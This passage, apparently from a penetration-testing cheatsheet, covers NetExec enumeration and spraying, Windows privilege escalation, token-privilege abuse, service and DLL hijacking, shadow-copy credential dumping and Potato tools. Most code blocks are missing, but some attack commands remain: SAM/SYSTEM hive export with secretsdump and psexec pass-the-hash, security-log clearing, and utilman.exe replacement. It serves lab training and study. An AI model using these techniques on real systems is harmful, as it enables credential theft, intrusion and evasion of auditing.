Device Manuals: Refer to device manuals or configuration guides for default credentials used in network devices or applications.
6.19 Recommended Wordlists
Cracking hashes and passwords:
/usr/share/wordlists/rockyou.txt.SNMP Community Strings Brute-Forcing:
/usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt.Users Enumeration (ideal to find possible users for attacks like ASPRoasting, Kerbrute, Kerberoasting, and others):
/usr/share/seclists/Usernames/xato-net-10-million-usernames.txtWeb Directory Enumeration:
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt,/usr/share/dirb/wordlists/common.txtand/usr/share/dirb/wordlists/big.txt.Web File Enumeration:
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-files.txt.
6.20 NetExec (NCX)
NetExec (NCX) is a modern replacement for CrackMapExec, offering a variety of new modules for enhanced functionality. Explore the GitHub repository for the source code and updates. More detailed usage and module information are available in the WiKi documentation.
6.20.1 Enumeration
Initial Enumeration
Null Authentication
Guest Authentication
List Shares
List Groups
List Usernames
6.20.2 Spraying
Available Protocols
Protocol
See Pwn3d! in output
FTP
No check
SSH
Root (otherwise specific message) ✅
WinRM
Code execution at least 👾
LDAP
Path to domain admin 👑
SMB
Most likely local admin ✅
RDP
Code execution at least 👾
VNC
Code execution at least 👾
WMI
Most likely local admin ✅
MSSQL
------
NFS
------
Password Formating for Special Characters:
Password Spraying: when using usernames or passwords that contain special symbols (especially exclaimation points!), wrap them in single quotes to make your shell interpret them as a string.
Password Spraying Without Bruteforce: can be usefull for protocols like WinRM and MSSQL; this option avoid the bruteforce when you use files (-u file -p file).
Local Authentication
Using Kerberos: use
-kif you suspect Kerberos tickets are available in the environment, e.g., for domain-joined systems or when running with domain credentials.
6.20.3 SMB
All In One
Spider_plus Module
Dump a specific file
6.20.4 FTP
List folders and files
List files inside a folder
Retrieve a specific file
6.20.5 LDAP
Enumerate users using ldap
All In One
Kerberoast
ASREProast
6.20.6 MSSQL
Authentication
Execute commands using
xp_cmdshell:-Xfor powershell and-xfor cmd
Get a file
6.20.7 Secrets Dump
Dump SAM
Dump LSA Secrets
Dump NTDS.dit
Dump LSASS
gMSA
Group Policy Preferences (GPP)
Dump LAPS v1 and v2 password
Dump
dpapicredentials
Dump WiFi credentials
Dump KeePass
6.20.8 Bloodhound
Perform these changes in the configuration file
~/.nxc/nxc.conf:
Once the above is setup you can get your information
6.20.9 Useful Modules
6.20.9.1 Webdav
Checks whether the WebClient service is running on the target
6.20.9.2 Veeam
Extracts credentials from local Veeam SQL Database
6.20.9.3 slinky
Creates windows shortcuts with the icon attribute containing a UNC path to the specified SMB server in all shares with write permissions
6.20.9.4 ntdsutil
Dump NTDS with ntdsutil
6.20.9.5 ldap-checker
Checks whether LDAP signing and binding are required and/or enforced
6.20.9.6 Check if the DC is vulnerable to zerologon, petitpotam, nopac
6.20.9.7 Check the MachineAccountQuota
6.20.9.8 ADCS Enumeration
6.20.9.9 Retrieve MSOL Account Password
6.20.9.10 NTLM Relay Attack
Check for hosts that have SMB signing disabled, and if so capture the NTLM and perform an NTLM Relay Attack:
Identify if Host is Vulnerable:
Start Responder Server
Perform Relay Attack: by using the captured hashes in Responder (if applicable).
Perform Actions on Objective: access shares or execute commands or do pass-the-hash attacks or try to crack the NTLM hash, this is now whatever you want to do.
6.20.10 Impersonate logged-on Users
You need at least local admin privilege on the remote target.
Enumerate logged-on users on the target:
Execute commands on behalf of other users:

6.20.11 Multi-Domain Environment
Where FILE is a file with usernames in this format:
Script to create a list of [domains]\[users]:
7. 🪟 Windows Privilege Escalation
7.1 Enumeration
Category
Command
Description
Username and Hostname
whoami
Displays the current user and hostname.
Existing Users
Get-LocalUser
Lists all local users.
Existing Groups
Get-LocalGroup
Lists all local groups.
net localgroup
Alternative method to list groups.
Get-LocalGroupMember -GroupName [GroupName]
Lists members of a specific group.
Operating System, Version, and Architecture
systeminfo
Displays detailed OS information.
Network Information
ipconfig /all
Displays detailed network configuration.
route print
Shows routing table.
netstat -ano
Displays network connections and listening ports.
Installed Applications
32-bit Applications: Get-ItemProperty -Path "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*"
Lists installed 32-bit applications.
Optional: Select-Object -Property DisplayName
Filters to show only application names.
64-bit Applications: Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*"
Lists installed 64-bit applications.
Optional: Select-Object -Property DisplayName
Filters to show only application names.
Running Processes
Get-Process
Lists all running processes.
Optional: Select-Object -Property ProcessName, Path
Displays process names and paths.
Service Accounts
Get-WmiObject -Class Win32_Service | Select-Object Name, StartName
Lists services and their associated accounts.
Scheduled Tasks
Get-ScheduledTask | Select-Object TaskName, TaskPath, State
Displays scheduled tasks and their status.
Local Administrator Group Members
Get-LocalGroupMember -GroupName "Administrators"
Lists members of the local Administrators group.
System Drives and Mounted Volumes
Get-PSDrive -PSProvider FileSystem
Shows all drives and mounted volumes, including network shares.
PowerShell Version
$PSVersionTable.PSVersion
Displays the version of PowerShell in use, which can be relevant for identifying potential exploitability or compatibility issues.
7.2 Finding Files in Directories
Enumerating Everything the Users Folder Has
Searching for Password Manager Databases
Searching for Sensitive Information in the XAMPP Directory
Finding Unusual Files and Directories
Finding files with SYSTEM or Administrators group permissions
Finding Large Files
Finding Executable Files
Finding Directories Writable by All Users
Using Runas to Execute CMD as a Different User
7.3 PowerShell Goldmine (Logs)
Command History
Finding PSReadline History File Path
Finding and Viewing the Goldmine for All User (Script)
7.4 Abusing Privileges
7.4.1 Check Assigned Privileges
Keep in mind that tokens that appears as Disabled can be enabled, and we can also abuse both Enabled and Disabled tokens.
7.4.2 Enable All Tokens
If you have tokens disables, you can use the script EnableAllTokenPrivs.ps1 below to enable all the tokens; we could also use as an alternative the script in this post.
7.4.3 Token Privileges Table
SeAssignPrimaryToken
Admin
3rd party tool
"It would allow a user to impersonate tokens and privesc to nt system using tools such as potato.exe, rottenpotato.exe and juicypotato.exe"
Thank you Aurélien Chalot for the update. I will try to re-phrase it to something more recipe-like soon.
SeAudit
Threat
3rd party tool
Write events to the Security event log to fool auditing or to overwrite old events.
Writing own events is possible with Authz Report Security Event API.
- see PoC by @daem0nc0re
SeBackup
Admin
3rd party tool
1. Backup the HKLM\SAM and HKLM\SYSTEM registry hives
2. Extract the local accounts hashes from the SAM database
3. Pass-the-Hash as a member of the local Administrators group
Alternatively, can be used to read sensitive files.
For more information, refer to the SeBackupPrivilege file.
- see PoC by @daem0nc0re
SeBackup
Admin
3rd party tool
Sensitive files access (in combination with SeRestore):
Built-in commands
1. Enable the privilege in the token
2. Export the HKLM\SAM and HKLM\SYSTEM registry hives:
cmd /c "reg save HKLM\SAM SAM & reg save HKLM\SYSTEM SYSTEM"
3. Eventually transfer the exported hives on a controlled computer
4. Extract the local accounts hashes from the export SAM hive. For example using Impacket's secretsdump.pyPython script:
secretsdump.py -sam SAM -system SYSTEM LOCAL
5. Authenticate as the local built-in Administrator, or another member of the local Administrators group, using its NTLM hash (Pass-the-Hash). For example using Impacket's psexec.py Python script:
psexec.py -hashes ":<ADMINISTRATOR_NTLM>" <Administrator>@<TARGET_IP>
Alternatively, can be used to read sensitive files with robocopy /b
- User Account Control may prevent Pass-the-Hash authentications with the local accounts but by default the built-in Administrator (RID 500) account is not concerned (as FilterAdministratorToken is disabled by default).
- Pass-the-Hash authentications can be attempted over (at least) the following services: SMB (port TCP 445), SMB over NetBIOS (port TCP 139), WinRM (ports TCP 5985 / 5986), or RDP if the Restricted Admin feature is enabled server side (port TCP 3389).
- Access to sensitive files may be more interesting if you can read %WINDIR%\MEMORY.DMP.
- SeBackupPrivilege is not helpful when it comes to open and write to files as it may only be used to copy files.
- Robocopy requires both SeBackup and SeRestore to work with the /b parameter (which are both granted to members of the Backup Operators group by default).
Instead, Copy-FileSeBackupPrivilege can be used to backup files through a process with only the SeBackup privilege in its token:
Import-Module .\SeBackupPrivilegeUtils.dll
Import-Module .\SeBackupPrivilegeCmdLets.dll
Set-SeBackupPrivilege
Copy-FileSeBackupPrivilege <SOURCE_FILE> <DEST_FILE>
SeChangeNotify
None
-
-
Privilege held by everyone. Revoking it may make the OS (Windows Server 2019) unbootable.
SeCreateGlobal
?
?
?
SeCreatePagefile
None
Built-in commands
Create hiberfil.sys, read it offline, look for sensitive data.
Requires offline access, which leads to admin rights anyway. - See PoC by @daem0nc0re
SeCreatePermanent
?
?
?
SeCreateSymbolicLink
?
?
?
SeCreateToken
Admin
3rd party tool
Create arbitrary token including local admin rights with NtCreateToken.
- see PoC by @daem0nc0re
SeDebug
Admin
PowerShell
Duplicate the lsass.exe token.
Script to be found at FuzzySecurity. - See PoC by @daem0nc0re
SeDelegateSession-
UserImpersonate
?
?
?
Privilege name broken to make the column narrow.
SeEnableDelegation
None
-
-
The privilege is not used in the Windows OS.
SeImpersonate
Admin
3rd party tool
Tools from the Potato family (potato.exe, RottenPotato, RottenPotatoNG, Juicy Potato, SigmaPotato, SweetPotato, RemotePotato0), RogueWinRM, PrintSpoofer.
Similarly to SeAssignPrimaryToken, allows by design to create a process under the security context of another user (using a handle to a token of said user).
Multiple tools and techniques may be used to obtain the required token.
SeIncreaseBasePriority
Availability
Built-in commands
start /realtime SomeCpuIntensiveApp.exe
May be more interesting on servers.
SeIncreaseQuota
Availability
3rd party tool
Change cpu, memory, and cache limits to some values making the OS unbootable.
- Quotas are not checked in the safe mode, which makes repair relatively easy. - The same privilege is used for managing registry quotas.
SeIncreaseWorkingSet
None
-
-
Privilege held by everyone. Checked when calling fine-tuning memory management functions.
SeLoadDriver
Admin
3rd party tool
1. Load buggy kernel driver such as szkg64.sys
2. Exploit the driver vulnerability
Alternatively, the privilege may be used to unload security-related drivers with fltMC builtin command. i.e.: fltMC sysmondrv
1. The szkg64 vulnerability is listed as CVE-2018-15732
2. The szkg64 exploit code was created by Parvez Anwar
SeLockMemory
Availability
3rd party tool
Starve System memory partition by moving pages.
PoC published by Walied Assar (@waleedassar)
SeMachineAccount
None
-
-
The privilege is not used in the Windows OS.
SeManageVolume
Admin
3rd party tool
1. Enable the privilege in the token
2. Create handle to \.\C: with SYNCHRONIZE | FILE_TRAVERSE
3. Send the FSCTL_SD_GLOBAL_CHANGE to replace S-1-5-32-544 with S-1-5-32-545
4. Overwrite utilman.exe etc.
FSCTL_SD_GLOBAL_CHANGE can be made with this piece of code.
SeProfileSingleProcess
None
-
-
The privilege is checked before changing (and in very limited set of commands, before querying) parameters of Prefetch, SuperFetch, and ReadyBoost. The impact may be adjusted, as the real effect is not known.
SeRelabel
Threat
3rd party tool
Modification of system files by a legitimate administrator
See: MIC documentation
Integrity labels provide additional protection, on top of well-known ACLs. Two main scenarios include:
- protection against attacks using exploitable applications such as browsers, PDF readers etc.
- protection of OS files.
SeRelabel present in the token will allow to use WRITE_OWNER access to a resource, including files and folders. Unfortunately, the token with IL less than High will have SeRelabel privilege disabled, making it useless for anyone not being an admin already.
See great blog post by @tiraniddo for details.
SeRemoteShutdown
Availability
Built-in commands
shutdown /s /f /m \\server1 /d P:5:19
The privilege is verified when shutdown/restart request comes from the network. 127.0.0.1 scenario to be investigated.
SeReserveProcessor
None
-
-
It looks like the privilege is no longer used and it appeared only in a couple of versions of winnt.h. You can see it listed i.e. in the source code published by Microsoft here.
SeRestore
Admin
PowerShell
1. Launch PowerShell/ISE with the SeRestore privilege present. 2. Enable the privilege with Enable-SeRestorePrivilege). 3. Rename utilman.exe to utilman.old 4. Rename cmd.exe to utilman.exe 5. Lock the console and press Win+U
Attack may be detected by some AV software. Alternative method relies on replacing service binaries stored in "Program Files" using the same privilege. - see PoC by @daem0nc0re
SeSecurity
Threat
Built-in commands
- Clear Security event log: wevtutil cl Security
- Shrink the Security log to 20MB to make events flushed soon: wevtutil sl Security /ms:0
- Read Security event log to have knowledge about processes, access and actions of other users within the system.
- Knowing what is logged to act under the radar.
- Knowing what is logged to generate large number of events effectively purging old ones without leaving obvious evidence of cleaning.
- Viewing and changing object SACLs (in practice: auditing settings)
See PoC by @daem0nc0re
SeShutdown
Availability
Built-in commands
shutdown.exe /s /f /t 1
Allows to call most of NtPowerInformation() levels. To be investigated. Allows to call NtRaiseHardError() causing immediate BSOD and memory dump, leading potentially to sensitive information disclosure - see PoC by @daem0nc0re
SeSyncAgent
None
-
-
The privilege is not used in the Windows OS.
SeSystemEnvironment
Unknown
3rd party tool
The privilege permits to use NtSetSystemEnvironmentValue, NtModifyDriverEntry and some other syscalls to manipulate UEFI variables.
The privilege is required to run sysprep.exe.
Additionally: - Firmware environment variables were commonly used on non-Intel platforms in the past, and now slowly return to UEFI world. - The area is highly undocumented. - The potential may be huge (i.e. breaking Secure Boot) but raising the impact level requires at least PoC. - see PoC by @daem0nc0re
SeSystemProfile
?
?
?
SeSystemtime
Threat
Built-in commands
cmd.exe /c date 01-01-01
cmd.exe /c time 00:00
The privilege allows to change the system time, potentially leading to audit trail integrity issues, as events will be stored with wrong date/time.
- Be careful with date/time formats. Use always-safe values if not sure.
- Sometimes the name of the privilege uses uppercase "T" and is referred as SeSystemTime.
SeTakeOwnership
Admin
Built-in commands
1. takeown.exe /f "%windir%\system32"
2. icacls.exe "%windir%\system32" /grant "%username%":F
3. Rename cmd.exe to utilman.exe
4. Lock the console and press Win+U
Attack may be detected by some AV software. Alternative method relies on replacing service binaries stored in "Program Files" using the same privilege. - See PoC by @daem0nc0re
SeTcb
Admin
3rd party tool
Manipulate tokens to have local admin rights included.
Sample code+exe creating arbitrary tokens to be found at PsBits.
SeTimeZone
Mess
Built-in commands
Change the timezone. tzutil /s "Chatham Islands Standard Time"
SeTrustedCredManAccess
Threat
3rd party tool
Dumping credentials from Credential Manager
Great blog post by @tiraniddo. - see PoC by @daem0nc0re
SeUndock
None
-
-
The privilege is enabled when undocking, but never observed it checked to grant/deny access. In practice it means it is actually unused and cannot lead to any escalation.
SeUnsolicitedInput
None
-
-
The privilege is not used in the Windows OS.
7.4.4 FullPowers.exe
Sometimes we get access to a machine with what seems to be a privilege service account but this account has almost non or very little permissions enabled, in this case we can use this tool, FullPowers.exe, to automatically recover the default privilege set of a service account, including the permissions SeAssignPrimaryToken and SeImpersonate which are very popular to escalate privileges.
Start the Python Server:

Bring the Executable to the victim:

FullPowers.exe to victim machine.Run the Executable:

FullPowers.exe.Verify that you have now an elevated set of privileges:

Execute your Malicious Actions: if you have now, for example, the permission
SeImpersonateyou could usePrintSpoofer.exeorGodPotato.exeto elevate your privileges.
Executing Malicious Actions.
7.5 Service Binary Hijacking
7.5.1 Basic and Main Checks
Check Running Services
Review Permissions of a Service
Obtain Startup Type of a Service
Creating an Executable That Adds a New Administrator User
Creating an Executable that is a Reverse Shell
Replacing the Service Binary with a Malicious Binary It can be a reverse shell generated from msfvenom or for example the program above that will add a new user to the system.
Restart the Service
Using PowerShell Function
Using
sc.exe
Restart the System
7.5.2 Additional Optional Checks
Automating the Process with PowerUp
Start the HTTP server in our Kali with the script in the folder.
Bring the script and run it.
(Optional) Find files and check paths for which our current user can modify.
Script to find Services with Weak Permissions
Inspect Service Dependencies Some services use configuration files that can be hijacked similarly to service binaries.
Check for Service Configuration File Hijacking Services often have dependencies that might also be vulnerable. Check dependencies to identify additional attack vectors.
Service Binary Analysis Keep. in mind that some of the PWK machines were solved using reverse engineering to find hardcoded credentials or important strings; so perform static analysis of the service binary to understand its behavior and identify potential weaknesses or vulnerabilities.
Bring the binary to the Kali: If you are using some
impacket-toolyou can use their built-in function to bring the file; but if you are using a reverse shell use the steps from the Section 17.6 of this cheatsheet.Perform the analysis with multiple tools
Monitor Service Activity After replacing the service binary, monitor system activity to ensure that the new binary is executed correctly and to identify any issues.
Ensure Persistence For maintaining access, ensure that the changes are persistent across reboots and do not get overwritten by updates or system checks.
7.6 Service DLL Hijacking
Windows searches for DLLs in a specific order. To exploit DLL hijacking, understand the order:
The directory from which the application loaded.
The system directory (e.g.,
C:\Windows\System32).The 16-bit system directory (e.g.,
C:\Windows\System32\System).The Windows directory (e.g.,
C:\Windows).The current directory.
The directories listed in the
PATHenvironment variable.
Tools to Find Possible DLL to Hijack Consider using tools like Process Monitor (ProcMon) to monitor DLL loading and Dependency Walker (depends.exe) to analyze DLL dependencies.
Display Running Service Information
Check PATH Locations Examine the PATH environment variable to determine where DLLs might be loaded from.
Create a Malicious DLL That Adds a New Administrator User Write a DLL that executes commands when loaded. For example, create a DLL to add a new administrator user.
Creating a DLL that is a Reverse Shell
Replace the DLL and Restart the Service It can be a reverse shell generated from msfvenom or for example the program above that will add a new user to the system.
Verify Execution of the Malicious Code Check if the malicious code (e.g., user creation) has been executed successfully; or if it was the reverse shell you should have receive the connection to the Netcat listener back.
Verify that the PATH environment variable still includes the expected directories.
7.7 Unquoted Service Paths
List Services with Unquotes Pahts
Path Resolution Process When Windows attempts to locate the executable, it checks paths in the following order:
Initial Path Attempt: Windows first attempts to execute the path as specified. For example, if the service path is
C:\Program Files\MyApp\app.exe, it tries to runC:\Program Files\MyApp\app.exe.Path Segmentation: If the path contains spaces and is not quoted, Windows tries different combinations by breaking the path at each space and appending
.exeto each segment. This means Windows will attempt to execute:C:\Program.exeC:\Program Files\MyApp.exeC:\Program Files\MyApp\app.exe
Directory Check: If a malicious executable is placed in one of these directories (e.g.,
C:\Program Files\), Windows might execute this malicious file instead of the intendedapp.exe.
For example, for a service path C:\Program Files\ExampleApp\ExampleService.exe, Windows might try: C:\Program.exe (if a malicious file is here). Proper quoting of paths is essential to prevent these vulnerabilities.
Review Directory Permissions
Automating the Enumeration Process with PowerUp
Exploit Unquoted Service Paths
7.8 Scheduled Tasks
List all Scheduled Tasks
Review Permissions on the Executable
Download and Replace the Executable File
7.9 Internal Services
7.9.1 Display Active Network Connections
7.9.2 Types of Addresses
Local address 0.0.0.0: Service is listening on all interfaces (external and internal). Anyone can connect to it.
Local address 127.0.0.1: Service is only listening for connections from the local machine. This is important to investigate.
Local address 192.168.x.x: Service is only listening for connections from the local network (internal users). This is important to investigate.
7.10 Cleartext Password Finding
7.10.1 Using Findstr
7.10.2 Searching in Configuration Files
7.10.2 Searching in All Files
7.10.3 Check Specific Files
These files often contain cleartext credentials:
7.10.4 Searching for VNC Password Files
7.11 Shadow Copies (SAM, SYSTEM, NTDS.dit, SECURITY, NTUSER.dat)
If you find a Windows.Old folder or can access Volume Shadow Copies, you can copy important files like SYSTEM, SAM, NTDS.dit, SECURITY, and NTUSER.dat for offline credential extraction. Keep in mind that these could also be located in other folders, for example and SMB share folder; the path it is usually something like C:\Windows\System32\SAM or C:\windows.old\Windows\System32\SAM.
IMPORTANT: if we are using any impacket-tool we could use their built-in function to download the contents to our Kali, but if we are using a reverse shell we can use the strategies of the Section 17 (File Transfers) to bring the files to our Kali.
7.11.1 Key Files to Target
SAM: Stores user password hashes.
SYSTEM: Used to decrypt SAM and other sensitive files.
NTDS.dit: Active Directory database, found on Domain Controllers, containing domain-wide user credentials.
SECURITY: Contains LSA secrets, cached credentials, and security policies.
NTUSER.dat: Contains user-specific registry information, including credentials for network drives or applications.
7.11.2 Dumping SAM and SYSTEM Files
Dump the SAM file
Dump the SYSTEM file
Extract credentials on Kali
(Optional): use Mimikatz to extract the credentials if it is not possible to bring the files to the Kali.
7.11.3 Accessing NTDS.dit (Active Directory Database)
Copy NTDS.dit from a shadow copy
Save the SYSTEM hive for decryption
Extract AD credentials on Kali
(Optional): use Mimikatz to extract the credentials if it is not possible to bring the files to the Kali.
7.11.4 Dumping SECURITY Hive for LSA Secrets & Cached Credentials
Dump the SECURITY hive
Dump the SYSTEM file
Extract LSA Secrets on Kali
(Optional): use Mimikatz to extract the credentials if it is not possible to bring the files to the Kali.
7.11.5 Extracting User-Specific Credentials from NTUSER.dat
Access
NTUSER.dat:, download theNTUSER.datfile from a user profile, typically found inC:\Users\<username>\NTUSER.datLoad the NTUSER.dat hive
Look for credentials and interesting values: Check for saved credentials, network drive mappings, or application data within the user’s registry.
7.11.6 General Volume Shadow Copy Access
We can use Volume Shadow Copies to access historical versions of key files:
List available shadow copies
Copy any file from a shadow copy
7.12 AlwaysElevated Registry Check
If both the HKLM (HKEY_LOCAL_MACHINE) and HKCU (HKEY_CURRENT_USER) hives have the AlwaysInstallElevated key set to 1, an attacker can create and execute a malicious MSI package with system-level privileges, bypassing normal user restrictions.
7.12.1 How to Check for the Vulnerability
7.12.2 Interpreting the Results
If both registry keys return a value of
1, it means AlwaysInstallElevated is enabled, and the system is vulnerable to this escalation technique.If one or both keys return an error or a value other than
1, the vulnerability is not present.
7.12.3 Exploiting the Vulnerability
If both keys are set to 1, you can create a malicious MSI package to escalate privileges:
Generate a malicious MSI: this payload could open a reverse shell, create a new administrative user, or perform another privileged action.
Set Up a Listener
Execute the MSI: as a low-privileged user, execute the MSI package using the Windows Installer (
msiexec), and it will run with elevated privileges.
7.13 Scripts
7.13.1 WinPEAS
WinPEAS (Windows Privilege Escalation Awesome Script) is a script for enumerating privilege escalation opportunities on Windows systems.
Usage
Save output to a file while preserving colors
Save output to a file without preserving colors
Convert Output to HTML
Using the documentation method
Using a quick method within the victim PowerShell
7.13.2 PowerUp
PowerUp is a PowerShell script designed to find and exploit privilege escalation vulnerabilities in Windows environments.
Usage
Examples
Check for missing patches
Check for unquoted service paths
Check for writable services
Check for scheduled tasks
Check for weak file permissions
Check for auto-download binaries
7.13.3 PowerCat
PowerCat is a PowerShell script that functions similarly to Netcat and can be used for network communication, file transfers, and privilege escalation.
Usage
Examples
Basic reverse shell
File transfer
Port Scanning
7.13.4 PowerView
PowerView is a PowerShell script for Active Directory (AD) enumeration and post-exploitation tasks.
Usage
Examples:
Get Domain User
Get Domain Admins
Find Kerberoastable Accounts
Enumerate Domain Controllers
Find Shares
Check for Delegation
7.13.5 PowerMad
PowerMad is a PowerShell script used to enumerate and exploit Active Directory Domain Services (AD DS) to escalate privileges.
Usage
Examples
List domain admin groups
Save output to a file
7.13.6 PrivescCheck
PrivescCheck.ps1 is a PowerShell script that performs a comprehensive check for common privilege escalation vectors on Windows systems.
Usage
Examples
Run PrivescCheck
Save output to a file
7.13.7 Seatbelt
Seatbelt is a C# tool that performs various checks to identify privilege escalation opportunities.
Usage
7.13.8 PowerSharpPack
PowerSharpPack is a collection of C# offensive security tools wrapped in PowerShell for ease of use. The tools are aimed at bypassing modern defenses like AMSI, Script-block logging, and Constrained Language Mode, making PowerShell still viable for offensive operations.
7.13.8.1 Setup
Clone the repository:
Load the main PowerSharpPack script:
Use the tool by specifying the required utility with the
-Commandswitch:
7.13.8.2 Included Tools and Code Examples
InternalMonologue: retrieve NTLM hashes without touching LSASS.
Seatbelt: perform security-related host-survey checks (both offensive and defensive).
SharpWeb: retrieve saved browser credentials (Google Chrome, Firefox, IE/Edge).
UrbanBishop: shellcode injection using RW/RX section mapping in remote processes.
SharpUp: privilege escalation enumeration for Windows systems.
Rubeus: perform Kerberos attacks such as ticket requests, ticket extraction, etc.
SharPersist: create Windows persistence mechanisms.
SharpView: AD enumeration, C# implementation of PowerView.
WinPEAS: check for local privilege escalation vectors in Windows.
SharpChromium: extract cookies, history, and credentials from Chromium-based browsers.
7.13.8.3 Standalone Scripts
Some tools are available as standalone PowerShell scripts in the PowerSharpBinaries folder:
SharpCloud: Check for credential files related to AWS, Azure, and GCP.
SharpGPOAbuse: Abuse Group Policy Object (GPO) permissions for lateral movement.
SauronEye: Search for files containing sensitive keywords like "password."
7.13.8.4 Additional Tools
SharpShares: Enumerate network shares.
SharpSniper: Find AD users by their logon IP.
SharpSpray: Perform password spraying attacks.
Grouper2: Find vulnerabilities in AD Group Policy.
Watson: Enumerate missing KBs for privilege escalation.
7.13.8.5 Execution Tips
To pass multiple parameters to a tool, enclose them in quotes:
For loading individual binaries, use the specific script for the tool in the
PowerSharpBinariesfolder of the downloaded repository.
7.14 Potatoes
SeImpersonatePrivilege or SeAssignPrimaryTokenPrivilege is required for most Potato exploits; use tools like whoami /priv or winPEAS to check for available privileges and the script in the section 7.4.2 to enable all the tokens if they are disabled.
JuicyPotato doesn't work on Windows Server 2019 and Windows 10 build 1809 onwards. However, PrintSpoofer, RoguePotato, SharpEfsPotato, GodPotato, EfsPotato, DCOMPotato can be used to leverage the same privileges and gain NT AUTHORITY\SYSTEM level access. This blog post goes in-depth on the PrintSpoofer tool, which can be used to abuse impersonation privileges on Windows 10 and Server 2019 hosts where JuicyPotato no longer works.
7.14.1 DCOMPotato
Targets: DCOM, Windows 7, 8, 10 / Server 2008 R2, 2012, 2016, 2019
Description: Exploits DCOM configurations to escalate privileges.
Normal Command:
Reverse Shell Command:
Add New Admin User Command:
GitHub Reference: DCOMPotato GitHub
7.14.2 EfsPotato
Targets: EFS, NTLM, Windows 10 / Server 2016, 2019
